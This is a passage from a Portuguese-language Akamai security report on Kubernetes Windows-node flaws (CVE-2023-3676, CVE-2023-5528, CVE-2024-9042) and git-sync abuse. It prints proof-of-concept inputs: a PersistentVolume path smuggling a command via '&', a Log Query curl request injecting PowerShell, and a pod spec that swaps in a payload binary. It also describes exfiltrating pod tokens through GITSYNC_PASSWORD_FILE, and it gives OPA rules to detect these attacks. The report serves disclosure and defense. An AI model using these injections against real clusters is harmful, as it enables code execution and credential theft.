CVE-2023-3676

Especificamente, estamos interessados no parâmetro *subpath*, que especifica um diretório relativo no host. Como parte das verificações realizadas neste parâmetro, o kubelet (o serviço principal para executar contentores nos nós) verifica se é um link simbólico. No Windows, ele faz isso usando um comando PowerShell e transmite o parâmetro como está. Portanto, podemos simplesmente usar uma string de avaliação do PowerShell para fazer com que ela execute um comando próprio antes de executar o comando para verificar se o parâmetro é um link simbólico (Figura 24).




Fig. 24: explorando a verificação do link simbólico do subPath

Nós a divulgamos à equipe do Kubernetes e foi atribuída ao CVE-2023-3676. Eles corrigiram o problema transmitindo o parâmetro *subPath* como uma variável de ambiente, que não estava sendo avaliada antes da execução real do comando. Ao corrigir esse problema, eles também encontraram duas outras verificações de parâmetros semelhantes, às quais foram atribuídas aos CVE-2023-3955 e CVE-2023-3893. O pesquisador da Akamai, Tomer Peled, foi reconhecido como colaborador nesses CVEs.

CVE-2023-5528

Embora nosso último CVE tenha falado sobre um subparâmetro geral em todos os volumes do Kubernetes, nosso próximo problema é com um tipo de volume específico chamado volumes locais. Originalmente, os volumes foram criados para mapear um diretório no nó do host para o pod; no caso de uma reinicialização do pod, ele poderia ser atribuído a um nó diferente e perder os dados na pasta mapeada. Para resolver esse problema, o Kubernetes implementou o *PersistentVolumes*, que lembra o nó em que foram atribuídos para garantir que o pod não seja reatribuído e perca seus dados.

A vulnerabilidade real é bem semelhante. No caso anterior, foi verificado se o caminho fornecido é um link simbólico. Nesse caso, ele cria um link simbólico entre o caminho no host e o sistema de arquivos do pod. O problema é que a criação do link simbólico é feita executando diretamente o *cmd* com o parâmetro de entrada não higienizado. Isso significa que podemos simplesmente injetar nosso próprio comando mal-intencionado no parâmetro path e fazer com que ele seja executado sem impedimentos (Figura 25).

```
spec:
  capacity:
    storage: 100M
  accessModes:
  - ReadWriteOnce
  persistentVolumeReclaimPolicy: Retain
  storageClassName: local-storage
  local:
    path: C:\&calc.exe&&\
```

Fig. 25: inserção de um comando mal-intencionado na configuração PersistentVolumes

Isso fará com que o kubelet execute o *cmd.exe* e execute nosso comando ao analisar a configuração YAML (Figura 26).





Fig. 26: resultado da injeção de comando

Esta vulnerabilidade foi atribuída ao CVE-2023-5528. O Kubernetes solucionou o problema usando uma implementação segura da criação de links simbólicos no Go (a linguagem de programação em que o Kubernetes foi criado), em vez de usar o comando *cmd* inseguro.

Sincronização do git em segredos de compartilhamento

Os próximos problemas que encontramos não estavam diretamente no Kubernetes, mas sim em seu projeto auxiliar git-sync. O projeto git-sync destina-se a conectar um pod e um repositório git para sincronizar as alterações entre seu site/servidor automaticamente em vez de fazer alterações manualmente por meio de uma solução CI/CD. Por exemplo, os usuários podem usar esse recurso para vincular seu pod nginx a um repositório que contém os arquivos que eles desejam expor por meio de um pod nginx.

Ao examinar a página de uso do git-sync, podemos ver que ele aceita muitos parâmetros de configuração possíveis para que um usuário possa personalizar o git-sync de acordo com suas necessidades. Os dois parâmetros que mais se destacaram como possíveis vetores de ataque foram GITSYNC_GIT e GITSYNC_PASSWORD, e propomos dois vetores de ataque para iluminá-los.



Execução furtiva de código

Um invasor com privilégios baixos (privilégios de criação) no cluster ou no namespace pode aplicar um arquivo YAML mal-intencionado contendo um caminho para o seu binário, fazendo com que ele seja executado com o nome git-sync (Figura 27). O arquivo binário precisa ser acessível pelo pod, o que pode ser feito de algumas maneiras diferentes, como por meio de testes do Kubernetes, volumes ou LOLBins que acompanham o pod git-sync.

```
spec:
  containers:
  - name: git-sync
    image: registry.k8s.io/git-sync/git-sync:v4.0.0
    args:
      - -v=5
    volumeMounts:
    - name: markdown
      mountPath: /tmp/git
    - name: test
      mountPath: /tmp/payload
    env:
    - name: GITSYNC_REPO
      value: https://github.com/XXXXX/YYYYY.git
    - name: GITSYNC_GIT
      value: /tmp/payload/payload
```

Fig. 27: caminho de ataque proposto

Isso não é exatamente uma vulnerabilidade, pois não estamos injetando nenhum comando. Estamos simplesmente dizendo ao pod para usar um binário diferente para o git, fazendo com que ele inicie uma carga mal-intencionada. Após aplicar o arquivo YAML de configuração, será criado um pod com git-sync.

O benefício adicional que o git-sync oferece aos invasores é que a carga mal-intencionada fica parcialmente oculta por trás do nome e do pod do git-sync, e é mais provável que ela passe desapercebida. Isso pode ser particularmente útil para ataques de cryptojacking, em que você só precisa dos recursos computacionais.

Exfiltração de dados

O segundo ataque envolve o parâmetro GITSYNC_PASSWORD_FILE. Os usuários do Git-sync podem usar esse parâmetro para fornecer um arquivo de autenticação para o pod, que será usado quando você se conectar ao repositório.

Um invasor com permissões de edição de alto privilégio pode apontar o valor do parâmetro para um arquivo no pod que o invasor deseja exfiltrar e também modificar o local do repositório git. A próxima implantação do processo git-sync dentro do pod enviará o arquivo solicitado no parâmetro GITSYNC_PASSWORD_FILE do pod para o computador do invasor. Não há restrições nos caminhos de arquivo ou permissões necessárias para o GITSYNC_PASSWORD_FILE.

Uma exfiltração de alto risco não é difícil de imaginar. Por exemplo, os invasores podem usar essa técnica para recuperar o token de acesso do pod, o que os permitiria interagir com o cluster sob a forma do pod git-sync.

Relatamos os dois vetores de ataque à equipe do Kubernetes (que também é responsável pelo git-sync), mas eles não foram considerados vulnerabilidades. Eles nos incentivaram a compartilhar nossas descobertas com a comunidade, o que fizemos na Red Team Village na DEF CON 32.

Problemas à vista

A última vulnerabilidade de injeção de comando que encontramos foi CVE-2024-9042, e está em um novo mecanismo de registro, chamado Log Query.

O Log Query é um recurso beta na estrutura de registro maior do Kubernetes. Esse recurso permite que os usuários consultem máquinas remotas para saber o status do sistema usando o cli ou o curl. Por exemplo, um usuário pode digitar o seguinte comando para consultar o status do serviço kubelet em um nó remoto:

```
kubectl get --raw "/api/v1/nodes/node-1.example/proxy/
logs/?query=kubelet"
```

Nos bastidores, as consultas são criadas (no nó remoto) usando comandos do PowerShell, o que despertou nossa curiosidade para saber se elas também são vulneráveis a injeções de comando. Observando os vários parâmetros que o Log Query pode receber, vimos que o Kubernetes aprendeu com os problemas anteriores, e o parâmetro de nome de serviço, que provavelmente é o mais usado, está sendo validado antes de ser usado.

No entanto, o Log Query oferece suporte à pesquisa por padrão e não apenas pelo nome explícito do serviço, e o parâmetro de padrão não é higienizado nem validado. Portanto, um invasor poderia criar uma API de Log Query com um comando mal-intencionado do PowerShell injetado no campo de padrão, e ele seria executado no nó remoto.

```
Curl  “<Kubernetes API Proxy server IP>/api/v1/nodes/<NODE
name>/proxy/logs/?query=nssm&pattern='\$(Start-process cmd)'”
```

A vulnerabilidade não é tão fácil de explorar, no entanto, já que o serviço consultado não só precisa ter a Log Query beta, mas também deve fazer seu registro na estrutura do Event Tracing for Windows (não na estrutura de registro padrão, *klog*). Isso limita bastante os alvos de exploração, mas não os elimina. Por exemplo, a popular interface de rede Calico contém o Non-Sucking Service Manager, que é vulnerável.

Detecção e mitigação

A melhor e mais imediata atenuação é, claro, corrigir suas instâncias do Kubernetes para a versão mais recente. Dito isso, existem soluções de detecção e outras estratégias de atenuação para reduzir o impacto que uma exploração bem-sucedida pode ter em um cluster sem correções.

É fundamental proteger um ambiente Kubernetes com uma política de segurança abrangente que aborde vários aspectos. Isso inclui políticas de segurança de pods (Pod Security Policies, PSPs) que descrevem os requisitos de segurança para um pod operar em um cluster do Kubernetes, políticas de rede que controlam como os pods se comunicam entre si e com serviços externos e políticas de segurança de tempo de execução que se concentram na proteção de cargas de trabalho em contêineres durante a execução.

Por exemplo, as PSPs se concentram especificamente em controlar o aumento de privilégios, executar contêineres com privilégios de root, acessar o sistema de arquivos do host e outras configurações relacionadas à segurança (por exemplo, recursos do kernel, tipos de volume, acesso ao namespace do host etc.). Além disso, o uso do mecanismo de armazenamento secreto integrado do Kubernetes pode ajudar a gerenciar com eficiência senhas, certificados e chaves de API, e sistemas automatizados de alerta e registro podem ser implementados para identificar e responder melhor a incidentes de segurança.

Controle de acesso baseado em função

O controle de acesso baseado em função é um método que segmenta as operações do usuário de acordo com a identidade e a função do usuário. Por exemplo, cada usuário só pode criar pods em seu próprio namespace ou pode exibir apenas informações para namespaces permitidos. Como todas as vulnerabilidades descritas acima exigem algum nível de privilégio (principalmente a capacidade de implantar pods), a restrição de usuários a namespaces específicos reduzirá o raio de impacto de todo o cluster para apenas esse namespace.

Busca por ameaças

Como a maioria dessas técnicas sobrecarrega o(s) nó(s) do Kubernetes, elas devem gerar anomalias. Ao monitorar de perto essas máquinas e manter uma base de "normalidade", deve ser possível gerar alertas sobre qualquer atividade pós-exploração. Com o suporte do Akamai Guardicore Segmentation para Kubernetes e com a ajuda do Akamai Hunt, é possível manter-se à frente das ameaças emergentes.

Lembre-se de que as vulnerabilidades discutidas aqui afetam apenas os nós do Windows. Se o seu cluster Kubernetes não tiver nenhum nó Windows, o risco será muito menor (mas não nulo, pois não somos os únicos pesquisadores de segurança que encontram vulnerabilidades).

Além disso, como o problema está no código-fonte, essa ameaça permanecerá ativa e a exploração dela provavelmente aumentará. É por isso que recomendamos enfaticamente a aplicação de patches em seu cluster para que ele permaneça preparado para o futuro, mesmo que não tenha nenhum nó Windows no momento.

Open Policy Agent

O Open Policy Agent (OPA) é um agente de código-fonte aberto que permite que os usuários recebam dados sobre o tráfego que entra e sai dos nós e realizem ações baseadas em políticas sobre os dados recebidos. Fornecemos as seguintes regras de OPA para ajudar a detectar e bloquear possíveis tentativas de violação, com base nos parâmetros vulneráveis.

CVE-2023-3676

```
package kubernetes.admission

deny[msg] {
  input.request.kind.kind == "Pod"
  path := input.request.object.spec.containers.volumeMounts.subPath
  not startswith(path, "$(")
  msg := sprintf("malicious path: %v was found", [path])
}
```

CVE-2023-5528

```
package kubernetes.admission

deny[msg] {
  input.request.kind.kind == "PersistentVolume"
  path := input.request.object.spec.local.path
  contains(path, "&")
  msg := sprintf("malicious path: %v was found", [path])
}
```

Git-sync

```
package kubernetes.admission

deny[msg] {
  input.request.kind.kind == "<Deployment/Pod>"
  path := input.request.object.spec.env.name
  contains(path, "GITSYNC_GIT")
  msg := sprintf("Gitsync binary parameter detected, possible
payload alteration, verify new binary ", [path])
}
```

Insights finais

Roger Barranco

Vice-presidente de operações de segurança global da Akamai

Esta coleção de pesquisas de ponta sobre cibersegurança representa o melhor e mais recente trabalho de centenas de pesquisadores e cientistas de dados da Akamai que estão na vanguarda da inovação no assunto há mais de duas décadas. Espero que tenha descoberto como nossa pesquisa pode ajudar você a elaborar estratégias práticas para manter sua organização segura em 2025 e nos anos seguintes.

Para ajudar a atingir esse objetivo, aqui está uma abordagem em quatro etapas que combina medidas proativas com respostas reativas. Essa abordagem, juntamente com uma estratégia que **operacionaliza a pesquisa**, cria uma defesa robusta contra ameaças.

Combinando medidas proativas com respostas reativas

1. **Implemente a higiene cibernética básica em todos os ambientes.** Atualizações regulares do sistema, controles de acesso sólidos, registro abrangente e adesão às práticas recomendadas de segurança formam a base de qualquer estratégia robusta de segurança. Essas práticas fundamentais impedem uma parte significativa de possíveis ataques "diminuindo" efetivamente muitos "convites" cibernéticos sem esforço adicional.

2. **Distribua seu ambiente consistentemente em níveis diferentes atrás de plataformas de segurança.** Desenvolva a higiene básica implementando várias camadas de segurança. Implante firewalls de aplicativos da Web, medidas de segurança de APIs e negação de serviço distribuída. A aplicação consistente dessas camadas cria uma estratégia sólida de defesa em profundidade que resiste e repele uma grande variedade de ciberameaças.

3. **Mantenha um foco nítido nos serviços essenciais ao negócio.** Identifique e priorize a proteção das "joias da coroa" da sua organização, ou seja, os sistemas e dados que, se comprometidos, podem prejudicar gravemente suas operações, sua reputação ou seus resultados. Aloque recursos adicionais e implemente medidas de segurança aprimoradas para esses ativos críticos para garantir que eles recebam o mais alto nível de proteção.

4. **Tenha uma equipe ou parceiro confiável de resposta a incidentes à disposição.** A maioria das empresas acabará enfrentando um incidente cibernético significativo. Quando as defesas são violadas, uma equipe ou um parceiro confiável prontamente disponível pode fazer toda a diferença. Seus recursos de resposta rápida podem ajudar sua organização a sobreviver ao ataque e rapidamente recuperar, minimizar danos e restaurar rapidamente as operações normais.

Esta estratégia equilibrada de quatro passos combina a sabedoria de evitar riscos desnecessários com o pragmatismo de estar preparado para realidades inevitáveis. Como líder de operações de segurança com décadas de experiência, testemunhei em primeira mão como essa abordagem ajuda as organizações a evitar possíveis desastres cibernéticos e a se recuperar rapidamente de violações. As organizações que implementam essas quatro etapas consistentemente demonstram maior resiliência e adaptabilidade diante de ciberameaças.

Defesa proativa combinada com prontidão para resposta eficaz

Quando as pessoas me perguntam sobre cibersegurança, muitas vezes me pego recorrendo a uma fonte improvável de sabedoria: o comediante W.C. Fields. "Não preciso estar presente em todas as discussões para as quais sou convidado", brincou ele, e essa observação descontraída assume uma nova e poderosa dimensão no setor de cibersegurança. Assim como podemos optar por não participar de conflitos improdutivos, as organizações podem decidir estrategicamente quais "convites" cibernéticos devem ser recusados.

No cenário digital, esses "convites" geralmente se manifestam como possíveis vulnerabilidades ou vetores de ataque. Com a implementação de práticas básicas de higiene virtual, as organizações podem evitar muitos dos ataques cibernéticos atuais antes de começarem. Essa abordagem proativa permite que as empresas "recusem" uma parte significativa das ciberameaças sem muito esforço adicional.

Há outra citação que gosto de usar como contraponto, também de uma fonte improvável: o boxeador Mike Tyson. Como Tyson nos lembrou com firmeza: "Todo mundo tem um plano até levar um soco na boca". Essa dura realidade apresenta um contraste interessante com a abordagem ponderada de Fields. No setor de cibersegurança, ambas as perspectivas fazem sentido, e atingir um equilíbrio entre elas é crucial.

A estratégia de quatro passos não é apenas teórica, mas também testada nas trincheiras de conflitos cibernéticos do mundo real. Ao implementar essas medidas, as organizações melhoram significativamente sua postura de cibersegurança, garantindo que estejam bem equipadas para navegar pelo complexo mundo digital, prontas para recusar "convites" desnecessários e resistir a "socos" inevitáveis.

A pesquisa neste SOTI fornece os mais recentes insights e ferramentas para ficar à frente das ameaças no cenário de cibersegurança em constante evolução. Permita que essa coleção seja um guia para a construção de um futuro digital mais seguro e resiliente.

Colaboradores de pesquisa

Liron Schiff
Principal pesquisador de segurança, Akamai

Há mais de uma década, Liron (também cientista-chefe do grupo de pesquisa de segurança de IA) lidera projetos de pesquisa e desenvolvimento no setor de cibersegurança, juntamente com pesquisas acadêmicas na área de redes de computadores. Sua pesquisa se concentra nos aspectos de programabilidade, resiliência e segurança das redes.

Stiv Kupchik
Ex-líder da equipe de pesquisadores de segurança

Os projetos de Stiv giram em torno de aspectos internos do sistema operacional, pesquisa de vulnerabilidades e análise de malware. Ele apresentou pesquisas em conferências como a Black Hat, Hexacon e 44CON.

Ori David
Líder da equipe de pesquisadores de segurança, Akamai

A pesquisa de Ori se concentra em segurança ofensiva, análise de malware e identificação de ameaças.

Ben Barnea
Pesquisador de segurança, Akamai

Ben tem interesse e experiência na realização de pesquisa de segurança de baixo nível e pesquisa de vulnerabilidades em várias arquiteturas, incluindo Windows, Linux, Internet das coisas e dispositivos móveis. Ele também gosta de aprender como mecanismos complexos funcionam e, mais importante, como eles falham.

Tomer Peled
Pesquisador de segurança, Akamai

Em seu trabalho diário, Tomer realiza pesquisas que vão de pesquisas de vulnerabilidade a questões internas do sistema operacional.

Sam Tinklenberg
Pesquisador Sênior de Segurança, Akamai

Sam é membro do Grupo de pesquisa sobre ameaças a apps e APIs e tem experiência em testes de penetração de aplicativos da Web. Ele é apaixonado por encontrar e proteger-se contra vulnerabilidades críticas.

Ryan Barnett
Principal pesquisador de segurança, Akamai

Ryan é membro do Grupo de pesquisa sobre ameaças que oferece suporte às soluções de segurança App & API Protector. Além de seu trabalho principal na Akamai, Ryan também é membro do Conselho WASC e líder de projeto OWASP para WHID (Web Hacking Incident Database) e Distributed Web Honeypots.

Créditos

Diretor de pesquisa

Mitch Mayne

Redação e editorial

Tricia Howard
Maria Vlasak
Mitch Mayne

Análise e contribuição do assunto

Liron Schiff
Tomer Peled
Stiv Kupchik
Sam Tinklenberg
Ori David
Ryan Barnett
Ben Barnea
Roger Barranco

Materiais promocionais

Annie Brunholz
Tricia Howard
Ashley Linares

Marketing e publicação

Georgina Morales Hampe
Emily Spinks

State of the Internet/Segurançay

Leia as edições anteriores e fique por dentro das próximas versões dos aclamados relatórios State of the Internet/ Segurança da Akamai. akamai.com/soti/

Pesquisa sobre ameaças da Akamai

Mantenha-se em dia com as mais recentes análises de inteligência de ameaças, relatórios de segurança e pesquisas sobre cibersegurança. akamai.com/security-research

Acesse os dados deste relatório

Visualize versões em alta qualidade das tabelas e dos gráficos mencionados neste relatório. Essas imagens podem ser usadas e consultadas livremente, desde que a Akamai seja devidamente creditada como a fonte e que o logotipo da Akamai seja mantido. akamai.com/sotidata

Pesquisa sobre segurança da Akamai

Leia o blog da pesquisa sobre segurança da Akamai para obter uma perspectiva de resposta rápida sobre a pesquisa mais importante de hoje. akamai.com/blog/security-research